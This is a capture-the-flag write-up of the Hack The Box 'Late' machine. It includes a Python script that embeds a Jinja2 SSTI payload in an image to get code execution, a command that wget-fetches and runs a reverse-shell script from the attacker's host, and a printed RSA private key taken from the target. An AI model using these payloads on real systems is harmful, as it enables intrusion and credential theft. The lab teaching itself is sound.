



Late

Late by htb

A banner for the 'Late' challenge by htb. It features a dark blue background with a green, pixelated, wavy line across the top. In the center is a large, stylized clock face with a green and blue border. Below the clock, the text 'Late has been Pwned!' is displayed in white. Underneath, a congratulatory message reads 'Congratulations  ibarkay, best of luck in capturing flags ahead!'. At the bottom, a table displays the challenge statistics.

#1399	07 May 2022	30
MACHINE RANK	PWN DATE	POINTS EARNED

Enumeration :

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)

| 256 41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)

|_ 256 28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)

80/tcp open http nginx 1.14.0 (Ubuntu)

| http-methods:

|_ Supported Methods: GET HEAD

|_ http-server-header: nginx/1.14.0 (Ubuntu)

|_ http-title: Late - Best online image tools

|_ http-favicon: Unknown favicon MD5: 1575FDF0E164C3DB0739CF05D9315BDF

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Web :
in home page we can go to images.late.htb .

late.htb

Popular features of online photo editor

The Online Image Editor is the easiest method to edit your images in a clean and fast manner. It works on all formats like: PNG, JPG/JPEG. You can even upload your own fonts to the editor and use them to add text to a photo, with your OWN fonts. And did I already mention that it is 100% free to use?

Editing photos has never been so easy. The Online Image Editor lets you edit photos in a clean and fast manner from PC, Laptop and mobile device. All you need is an internet connection.

You've never seen a photo editor like this! Loads of great tools to help you perfect your photos, including effects, background changers, and much more. Enhance, retouch portraits, remove backgrounds, and apply effects. Change your photo into an artistic masterpiece with Late.

With the Text Tool you can add text to your images. Also add text to animated images is simple and fast. With extra options you can add a border around your text and make the text follow an arc path so it looks like text around a circle. With the shadow option you can add different kind of shadow colours and blurs to the text.

Frequently Asked Questions

What's photo editing?

Photo editing is a fast digital way to perfect an image. Although cameras and phones are great devices for taking photos, sometimes they are not the greatest at capturing the best shots. Photo editing allows you to polish images by the lighting and colors, adding photo effects, blurring the background, removing unwanted items to make your photos beautiful. Editing photos with Late's best online photo editor and get more even more out of your photos.

What's the difference between Late and Photoshop?

Late is an online photo editor like Photoshop including photo editing and graphic design functions. However, Late has a less steep learning curve than Photoshop. Everyone can become a professional photographer and graphic designer, no skills are required. Late has been called "Light Photoshop" by BBC.

How can I edit photos online for free?

With [late free online photo editor](#), you can do just that. First, open Late's free online photo editor website. Second, choose one editing feature you need, such as basic adjustments, portrait beauty, or photo effects from the left dashboard. Third, apply the feature, download, and share your final piece.

Why Late?

Late's free online photo editor makes it easy to edit your photo. Do your magic. Finally, apply the effect, download, and share your final piece!

Contact

+234 23 9873237
support@late.htb

Follow me



Start now!

Start designing from professionally crafted templates! Create a YouTube banner, Instagram story, resume, brochure, business card, presentation or the perfect sales pitch with a growing library of thousands of stunning and free templates.

in that page we can see a hint - FLASK ... and this page will convert your image into text
we try to upload a file and see whats going on .

Convert image to text with Flask


If you want to turn an image into a text document, you came to the right place.

Convert your image now!

Choose file Browse

SCAN IMAGE

i used <https://smallseotools.com/text-to-image/> to create a picute from text , then got the results.



exploit:

we know its flask and we know its converting image into text ... lets try SSTI !

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>

after trying “{{1 + 9}}” as the payload and got “10” in the results we now know its SSTI .

lots of time spend in the online tool with many erros , so the best thing to to was to write the exploit on Python .

```
from PIL import Image
from PIL import ImageDraw
from PIL import ImageFont
```

```

import requests

def getSize(txt, font):
    testImg = Image.new('RGB', (1, 1))
    testDraw = ImageDraw.Draw(testImg)
    return testDraw.textsize(txt, font)

# init font
fontname = "arial.ttf"
fontsize = 50

# SSTI payload
# first do {{1+1 }} check , then upload your reversShell and the run
it :)
# after that just get the id_rsa on .ssh folder .
text =
r' {{ self._TemplateReference__context.cycler.__init__.__globals__.__os
.popen("python exploit.py").read() }} '

colorText = "black"
colorOutline = "red"
colorBackground = "white"

font = ImageFont.truetype(fontname, fontsize)
width, height = getSize(text, font)
img = Image.new('RGB', (width+40, height+40), colorBackground)
d = ImageDraw.Draw(img)
d.text((2, height/4), text, fill=colorText, font=font)
d.rectangle((0, 0, width+15, height+15))

img.save("image.png")

# requests
files = {'file': open('image.png', 'rb')}
r = requests.post("http://images.late.htb/scanner", files=files)
# response to SSTI
print(r.text)

```

checking lots of ways to reverse shell to my host i found that uploading a reverseShell python script and run it was the easiest .

```

sstiOnImage.py x arial.ttf sublist.py image.png Settings
sstiOnImage.py > ...
7
8
9
10
11
12
13
14
15
16
17
18 :)
19
20 os.popen("wget http://10.10.14.20:9000/exploit .").read() }
21
22
23

```

```

(root@Vaip3R) - [~/Desktop/htb/Late]
# python2.7 -m SimpleHTTPServer 9000
Serving HTTP on 0.0.0.0 port 9000 ...
10.10.11.156 - - [07/May/2022 21:34:36] "GET /exploit HTTP/1.1" 200 -

```

then open a listener and call the reverse shell

```

7
8
9
10
11
12
13
14
15
16
17
18 and the run it :)
19
20 t__._globals__os.popen("python exploit.py").read() }} '
21
22
23
24
25
26
27
28

```

```

Connection received on 10.10.11.156 32500
whoami && id && uname -a
svc_acc
uid=1000(svc_acc) gid=1000(svc_acc) groups=1000(svc_acc)
Linux late 4.15.0-175-generic #184-Ubuntu SMP Thu Mar 24 17:48:36 UT
22 x86_64 x86_64 x86_64 GNU/Linux
cat /home/svc_acc/user.txt
7959be6d22fcbcd4625d31320d53b0bdc
cat /home/svc_acc/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAQe5XWFKVqleCyfzPo4HsfRR8uF/P/3Tn+fiAUHhnGvBBAYrM
HiP3S/DnqdIH2uqTXdPk4eGdXynzMnFRzbYb+cBa+R8T/nTa3PSuR9tkighXTaE0
bgjRSynr2NuDWPQhX80mhAKdJhZfErZUcbxiuncrKnoC1ZLQ6ZZDaNTtUwpUaMi
/mtaHzLID1KTL+dUFsLQYmdRUA639xkz1YvDF50bIDoeHg0U7rZV4TqA6s6gI7W7
d137M30i2WTWRBzcWTAMwfSJ2cEttvS/AnE/B2Eelj1shYUzuPyIoLhSMicGnhB7
7IKpZeQ+MgksRcHJ5fJ2hvtu/T3yL9tggf9DsQIDAQABAoIBAHCbinbBhrGw6tLM
fL5mimptq/1uAgoB3qxTaLDeZnUhaAmuxiGwcl5nCxowInLAIX1XkwwyEb01yvw0
ppJp5a+/OPWdJXus5lKv9MtCaBIdR9/vp9wWHumDP9D91MKKL6Z1pMN175GN8jgz
W0LKDpuh1oRy708U0xjMEalQgCRSGkJYDpM4pJkk/c7aHYw6GQKHoN1en/7I50IZ
uFB4CzS1bgAgLn7Y1bCJ913F5oWs0dvN5ezQ28gy92pGfNIJrk3cx033SD9CCwC
T9KJxoUhuoCuMs00PxtJMymaHv0kDYSX0yHHHPSIJL2ZezXZMFswHhnWGuNe9IH
Ql49ezkCgYEA00TVb0T/EivAuu+QPaLvC0N8GEtn7u0Pu9j1HjAvu0hom6K4troi
WEBJ3pvIsrUllD9J3cY7ciRxnbanN/QtrHdu9Mc+W5DQAQGPWFxk4bM7Zxb7Ng
Hr4+hck+SYNn5fCX5qjzmE6c/5+sbQ20jhl20kxVT26MvoAB9+I1ku8CgYEA0E7
t4UB/PaoU0+kz1dNEyNamSe5mXh/Hc/mX9cj5cQFABN9lBTcmfZ5R6I0ifXpZuq
0xEKNYA3HS5qv0I3dHj604JZBDUzCgZFmLI5fslxLt157WnlwSCGHLDP/knXhIE
uJBIk0KSZBeT8F7IfUukZjCY00y4HtDP3DUqE18CgYBgI5EeRt4lrMFMx4io9V3y
3yIzDCXP2AdYiKdvCuafEv4pRFB97RqzVux+hyKMthjnp0qTcetysbHL8k/1pQ
GUwuG2FQYrDMu41rnnC5IGccTElGnVV1kLURtqkBCFs+9lXSsJVYHi4fb4tZvV8F
ry6CZuM0ZXqdCijdvtxNPQKBgQC7F1oPEAGvP/INltncJPRLfkj2MpvHJfUXGhMb
Vh7UKCuAewP3rEar270YaIXHMeA90LMH+KERW7UoFF0jE+B5kX5PKu4agsGkIfR
kr9wto1mp58wuhjdntid59qH+8edIUo4ffeVxRM7tSsFokHAvzpdTH8XL1864CI+
Fc1NRQKBgQDNiTT446GIiJ7XiJEwh0ec2m4ykdnrSVb45Y6HKD9VS6vGe0F1oAL
K6+2ZlpmYtN3RiR9UDJ4kjmjhJAic7RBetZ0or6CBKg20XA1oXS7o1e0dyc/jSk0
kxruFUGLHh7nEx/5/0r8gmcoCvFn98wvUPSNrgDJ25mnwYI0zzDrEw==
-----END RSA PRIVATE KEY-----

```

we got shell and we got USER!

for easy way in we get the id_rsa for ssh eazp .

PRIVESC:

after enuming and running linpeas we found "/usr/local/sbin/ssh-alert.sh" in intersing writeable files,

checking cron jobs and ps aux didnt help but after runnign pspy to check which proceses are runnig with which args are used ,

as you can see above root is calling the ssh alert.sh script every time new ssh is established ... and what you know - we can write it ...

only problem is the cron.sh that copy the script from root folder to local/sbin.

so we need to add our code to local/sbin/ssh-alert.sh and run new connection before the cron script runs over our code .

ROOT!

nice machine :)